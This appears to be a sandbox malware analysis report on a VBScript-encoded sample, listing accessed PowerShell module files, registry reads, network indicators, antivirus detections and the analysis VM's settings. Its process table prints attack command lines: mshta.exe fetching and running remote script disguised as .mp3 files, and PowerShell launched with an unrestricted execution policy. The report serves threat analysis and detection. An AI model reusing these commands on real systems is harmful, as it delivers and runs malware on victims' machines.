c:\windows\system32\windowspowershell\v1.0\Modules\AssignedAccess	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\BitLocker	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
c:\windows\system32\windowspowershell\v1.0\Modules\BitLocker\BitLocker.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\BitsTransfer	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\BranchCache	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\BranchCache\BranchCache.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\CimCmdlets	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Defender	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Defender\Defender.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\DirectAccessClientComponents	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\DirectAccessClientComponents\DirectAccessClientComponents.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Dism	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Dism\Dism.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\DnsClient	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\DnsClient\DnsClient.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\EventTracingManagement	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\EventTracingManagement\EventTracingManagement.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\International	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\International\International.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\iSCSI	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\iSCSI\iSCSI.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\ISE	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\ISE\ISE.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Kds	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Kds\Kds.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US\en-US.psd1	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
c:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US\en-US.psm1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US\en-US.cdxml	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US\en-US.xaml	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US\en-US.dll	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Archive	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Archive\Microsoft.PowerShell.Archive.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Diagnostics	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Diagnostics\Microsoft.PowerShell.Diagnostics.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Host	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Host\Microsoft.PowerShell.Host.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US\en-US.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US\en-US.psm1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US\en-US.cdxml	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US\en-US.xaml	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US\en-US.dll	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\Microsoft.PowerShell.ODataUtils.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security\Microsoft.PowerShell.Security.psd1	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
c:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\MsDtc	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\MsDtc\MsDtc.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\NetAdapter	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\NetAdapter\NetAdapter.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\NetConnection	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\NetConnection\NetConnection.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\NetEventPacketCapture	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\NetEventPacketCapture\NetEventPacketCapture.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\NetLbfo	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\NetLbfo\NetLbfo.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\NetNat	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\NetNat\NetNat.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\NetQos	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\NetQos\NetQos.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\NetSecurity	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\NetSecurity\NetSecurity.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\NetSwitchTeam	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\NetSwitchTeam\NetSwitchTeam.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\NetTCPIP	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\NetTCPIP\NetTCPIP.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\NetworkConnectivityStatus	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\NetworkConnectivityStatus\NetworkConnectivityStatus.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\NetworkSwitchManager	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
c:\windows\system32\windowspowershell\v1.0\Modules\NetworkSwitchManager\NetworkSwitchManager.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\NetworkTransition	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\NetworkTransition\NetworkTransition.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\PcsvDevice	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\PcsvDevice\PcsvDevice.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	Accessed File	Read, Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\PackageManagement.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\PackageManagement.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\PackageManagement.cdxml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\PackageManagement.xaml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\PackageManagement.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5\3.3.5.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5\3.3.5.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5\3.3.5.cdxml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5\3.3.5.xaml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5\3.3.5.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5\Pester.psd1	Accessed File	Read, Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\Pester.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\Pester.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\Pester.cdxml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\Pester.xaml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\Pester.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\1.0.0.1.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\1.0.0.1.psm1	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\1.0.0.1.cdxml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\1.0.0.1.xaml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\1.0.0.1.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	Accessed File	Read, Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.cdxml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.xaml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\en	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\en\en.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\en\en.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\en\en.cdxml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\en\en.xaml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\en\en.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\1.1.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\1.1.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\1.1.cdxml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\1.1.xaml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\1.1.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\PSReadline.psd1	Accessed File	Read, Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\PSReadline.psd1	Accessed File	Access	CLEAN

Reduced dataset

URL

URL	Category	IP Address	Country	HTTP Methods	Verdict
https://www.voltajesports.com/svg/loading/static-svg/image.mp3	-	64.20.51.18	-	GET	CLEAN
https://www.voltajesports.com/svg/loading/static-svg/image1.mp3	-	64.20.51.18	-	GET	CLEAN

Domain

Domain	IP Address	Country	Protocols	Verdict
www.voltajesports.com	64.20.51.18	-	DNS, HTTPS, HTTP	CLEAN
voltajesports.com	-	-	HTTPS	CLEAN

IP

IP Address	Domains	Country	Protocols	Verdict
64.20.51.18	www.voltajesports.com, voltajesports.com	United States	DNS, HTTPS, TCP, TLS	CLEAN
192.168.0.1	-	-	UDP, DNS	CLEAN

Mutex

Name	Operations	Parent Process Name	Verdict
Global\PowerShell_CommandAnalysis_Lock_S-1-5-21-1560258661-3990802383-1811730007-1000	access	powershell.exe	CLEAN

Registry

Registry Key	Operations	Parent Process Name	Verdict
HKEY_CURRENT_USER\Software\Microsoft\Windows Script Host\Settings	create, access	cscript.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows Script Host\Settings	create, access	cscript.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows Script Host\Settings\IgnoreUserSettings	read, access	cscript.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Windows Script Host\Settings\Enabled	read, access	cscript.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows Script Host\Settings\Enabled	read, access	cscript.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Windows Script Host\Settings\LogSecuritySuccesses	read, access	cscript.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows Script Host\Settings\LogSecuritySuccesses	read, access	cscript.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Windows Script Host\Settings\TrustPolicy	read, access	cscript.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Windows Script Host\Settings\UseWINSAFER	read, access	cscript.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows Script Host\Settings\TrustPolicy	read, access	cscript.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows Script Host\Settings\UseWINSAFER	read, access	cscript.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows Script Host\Settings\Timeout	read, access	cscript.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows Script Host\Settings\DisplayLogo	read, access	cscript.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Windows Script Host\Settings\Timeout	read, access	cscript.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Windows Script Host\Settings\DisplayLogo	read, access	cscript.exe	CLEAN

Registry Key	Operations	Parent Process Name	Verdict
HKEY_CLASSES_ROOT\.vbe	read, access	cscript.exe	CLEAN
HKEY_CLASSES_ROOT\VBEFile\ScriptEngine	read, access	cscript.exe	CLEAN
HKEY_CLASSES_ROOT\clsid\{25336920-03f9-11cf-8fd0-00aa00686f13}\InProcServer32	read, access	mshta.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\ChakraRecycler	access	mshta.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\ChakraRecycler	access	mshta.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\OUTLOOK.EXE\Path	read, access	mshta.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Application Compatibility\mshta.exe	read, access	mshta.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoFileMenu	read, access	mshta.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Parental Controls\Users\S-1-5-21-1560258661-3990802383-1811730007-1000	access	mshta.exe	CLEAN
HKEY_CURRENT_USER\EUDC\1252	access	mshta.exe	CLEAN
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\Environment	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\Environment__PSLockdownPolicy	read, access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging	access	powershell.exe	CLEAN
HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\EventLog\ProtectedEventLogging	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\PowerShell\3\PowerShellEngine	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\PowerShell\3\PowerShellEngine\ApplicationBase	read, access	powershell.exe	CLEAN
HKEY_CURRENT_USER\SOFTWARE\Microsoft\.NETFramework\XML	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\XML	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\InstallationType	read, access	powershell.exe	CLEAN
HKEY_CURRENT_USER	access	powershell.exe	CLEAN
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Connections	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Connections	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\CurrentVersion\Internet Settings	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\LegacyWPADSupport	read, access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319	access	powershell.exe	CLEAN

Registry Key	Operations	Parent Process Name	Verdict
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319\HWRPortReuseOnSocketBind	read, access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319\SchUseStrongCrypto	read, access	powershell.exe	CLEAN
HKEY_PERFORMANCE_DATA	access	powershell.exe	CLEAN

Process

Process Name	Commandline	Verdict
cscript.exe	"C:\Windows\System32\CScript.exe" "C:\Users\RDHJ0C~1\Desktop\2902fd2f62aa881a0d036bddefd66522c5562e3c7ae2a2b57dbac33588cb70c4.vbe"	SUSPICIOUS
powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nologo -ExecutionPolicy Unrestricted -File C:\Users\Public\Run.ps1	SUSPICIOUS
mshta.exe	"C:\Windows\System32\mshta.exe" https://www.voltajesports.com/svg/loading/static-svg/image.mp3	CLEAN
mshta.exe	"C:\Windows\System32\mshta.exe" https://www.voltajesports.com/svg/loading/static-svg/image1.mp3	CLEAN

YARA / AV

Antivirus (3)

File Type	Threat Name	File Name	Verdict
Modified File	VBS.Heur.Asthma.2.E580B699.Gen	-	MALICIOUS
Web Request	VBS.Heur.Furtiu.1.09A30F5F.Gen	-	MALICIOUS
Web Request	VBS.Heur.Asthma.2.E580B699.Gen	-	MALICIOUS

ENVIRONMENT

Virtual Machine Information

Name	win10_64_th2_en_mso2016
Description	win10_64_th2_en_mso2016
Architecture	x86 64-bit
Operating System	Windows 10 Threshold 2
Kernel Version	10.0.10586.0 (0de6dc23-8e19-4bb7-8608-d54b1e6fa379)
Network Scheme Name	Local Gateway
Network Config Name	Local Gateway

Platform Information

Platform Version	4.3.0
Dynamic Engine Version	4.3.0 / 09/20/2021 03:59
Static Engine Version	4.3.0.0 / 2021-09-20 03:00:12
AV Exceptions Version	4.3.0.0 / 2021-09-20 03:00:12
Link Detonation Heuristics Version	4.3.0.4 / 2021-09-16 11:30:34
Signature Trust Store Version	4.3.0.0 / 2021-09-20 03:00:12
VMRay Threat Identifiers Version	4.3.1.7 / 2021-09-22 10:00:51
YARA Built-in Ruleset Version	4.3.0.5

Anti Virus Information

Built-in AV Version	AVCORE v2.2 Linux/x86_64 11.0.1.19 (March 15, 2021)
Built-in AV Database Update Release Date	2021-09-28 01:56:46+00:00
Built-in AV Database Records	10476967

Software Information

Adobe Acrobat Reader Version	Not installed
Microsoft Office	2016
Microsoft Office Version	16.0.4266.1003
Hangul Office	Not installed
Hangul Office Version	Not installed
Internet Explorer Version	11.0.10586.0
Chrome Version	Not installed
Firefox Version	Not installed
Flash Version	Not installed
Java Version	Not installed

System Information

Sample Directory	C:\Users\RDhJ0CNFevzX\Desktop
Computer Name	XC64ZB
User Domain	XC64ZB

User Name	RDhJ0CNFevzX
User Profile	C:\Users\RDhJ0CNFevzX
Temp Directory	C:\Users\RDHJ0C~1\AppData\Local\Temp
System Root	C:\Windows